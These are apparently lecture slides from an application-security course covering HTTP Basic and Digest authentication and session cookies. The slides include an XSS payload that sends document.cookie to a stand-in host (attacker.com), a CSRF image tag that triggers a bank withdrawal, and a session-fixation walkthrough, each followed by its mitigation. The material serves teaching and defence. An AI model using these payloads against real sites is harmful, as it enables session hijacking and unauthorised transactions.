M183 Applikationssicherheit Implementieren # 9


By Jürg Nietlispach

Recap # 8?

Recap # 8

Sessions
- Basic Auth
- Digest Auth
- HTTP-Sessions (Session-Ids & Cookies)

HTTP Basic Authentication




User Agent
Web Server
Request ProtectedPage.aspx (Anonymous)
401 (Unauthorized)
WWW-Authenticate: Basic Realm="MyRealm"
Request ProtectedPage.aspx (With Credentials)
Authorize: Basic QXRpZjpwYXNzd29yZERC
ProtectedPage.aspx Markup
Request ProtectedPage.aspx (Pre-authorization)
Authorize: Basic QXRpZjpwYXNzd29yZERC
ProtectedPage.aspx Markup

1. The client sends a request to given ressource at a server: /ProtectedPage.aspx
2. The server sends back a HTTP-header stating it requires basic authentication for a given realm.
3. The user provides the username and password, which the browser concatenates (username + ":" + password), and base64 encodes.
4. This encoded string is then sent using a "Authorization"-header on each request from the browser.

Keep in mind: Because the credentials are only encoded, not encrypted, this is highly insecure unless it is sent over https.

HTTP Digest Authentication


User Agent
Web Server
Request ProtectedPage.aspx (Anonymous)
401 (Unauthorized)
Request ProtectedPage.aspx (With Credentials)
ProtectedPage.aspx Markup
Request ProtectedPage.aspx (Pre-authorization)
ProtectedPage.aspx Markup

```
WWW-Authenticate: Digest realm="MADAM",
nonce="MS8zMS8yMDA2IDE6NDM6MTIgUE0",
opaque="0000000000000000", stale=false, algorithm=MD5,
qop="auth"
```

```
Digest username="Atif", realm="MADAM", qop="auth",
algorithm="MD5", uri="/madam/Download.ashx",
nonce="MS8zMS8yMDA2IDE6NDM6MTIgUE0", nc=00000001,
cnonce="03e5e264f65078fa2dbb8b6926f1a448",
opaque="0000000000000000",
response="f0e1f959b02f3cf1663ba25038141c25"
```

```
Digest username="Atif", realm="MADAM", qop="auth",
algorithm="MD5", uri="/madam/Download.ashx",
nonce="MS8zMS8yMDA2IDI6MzY6MTQgUE0", nc=00000002,
cnonce="5698a543e521c0fefb03abed19431564",
response="785d575418208a98f729cee48a822dd8"
```

1. The client sends a request to given ressource at a server: /ProtectedPage.aspx
2. The server sends back a HTTP-header stating it requires basic authentication for a given realm **and** a randomly generated, single-use value called a **nonce** (replay-attack prevention) and additional information (i.e. the hash algorithm, the requested URI)
3. The user provides the username and password. The browser is now able - together with the nonce and the other information provided – to generate a **response** token.
4. A response token – together with the other encoded information – will be sent on each request from the browser.
5. At each request, the response token looks different. Given the information above, the webserver will able to verify the corresponding response token.

HTTP Sessions

"A session token is a unique identifier (Session ID) that is generated and sent from a server to a client to identify the current interaction session.

*The client usually stores and sends the token as an **HTTP cookie** and/or sends it as a **parameter in GET or POST queries**.*

*The **reason** to use session tokens is that the **client only has to handle the identifier**—all session data is stored on the server (usually in a database, to which the client does not have direct access) linked to that identifier."*

https://en.wikipedia.org/wiki/Session_(computer_science)#Software_implementation

Issues with (Session Cookies)?

Cookies are vulnerable to… ?

Issues with Session Cookies 1

Cookies are vulnerable to theft through XSS attacks:

```
<a href="#" onclick="window.location =
'http://attacker.com/stole.cgi?text=' + escape(document.cookie);
return false;">Click here!</a>
```

Solution?

Issues with Session Cookies 1

Solution: add the HttpOnly – Flag. The Cookie then cannot be accessed by client-side APIs, such as JavaScript.

Issues with Session Cookies 2

Cookies are vulnerable to eavesdropping (man in the middle):

Sololution?

Issues with Session Cookies 2

Solution: add the Secure – Flag. The Cookie is then sent only over HTTPS

Issues with Session Cookies 3

Cookies still remain vulnerable to cross-site tracing (XST) and cross-site request forgery (XSRF) attacks. XSRF-Attack-Example:

1. Bob might be browsing a chat forum where another user, Mallory, has posted a message.
2. Suppose that Mallory has crafted an HTML image element that references an action on Bob's bank's website

```
<img src="http://bank.example.com/withdraw?account=bob&amount=1000000&for=mallory">
```

If Bob's bank keeps his authentication information in a cookie, and if the cookie hasn't expired, then the attempt by Bob's browser to load the image will submit the withdrawal form with his cookie, thus authorizing a transaction without Bob's approval.

Solution?

Issues with Session Cookies 3

Solution: Identity confirmation using a CSRF-Token!

Issues with Session Cookies 4

Session Fixation using Session Cookies:

1. Mallory visits http://vulnerable.example.com/ and checks which SID is returned. For example, the server may respond: Set-Cookie: SID=0D6441FEA4496C2.

2. Mallory is now able to send Alice an e-mail: "Check out this new cool feature on our bank, http://vulnerable.example.com/?SID=0D6441FEA4496C2.“

3. Alice logs on, with fixated session identifier SID=0D6441FEA4496C2.

4. Mallory visits http://vulnerable.example.com/?SID=0D6441FEA4496C2 and now has unlimited access to Alice's account.

Solution?

Issues with Session Cookies 4

Solutions:

- Regenerate Session Id on each request
- Identity confirmation with an CSRF-Token

General Issues with Session Cookies

- Cookies identify a combination of browser, computer and user account – not a person

- Cookies doe not differentiate between multiple users who share the same account, computer and browser

- How to handle simultaneous sessions / logins from one user from different devices / ips?

Alternatives to Cookies

- Basic Authentication (as seen bevore …)
- Local Storage / Web Storage
- Browser Cache
- Hidden Form fields
- …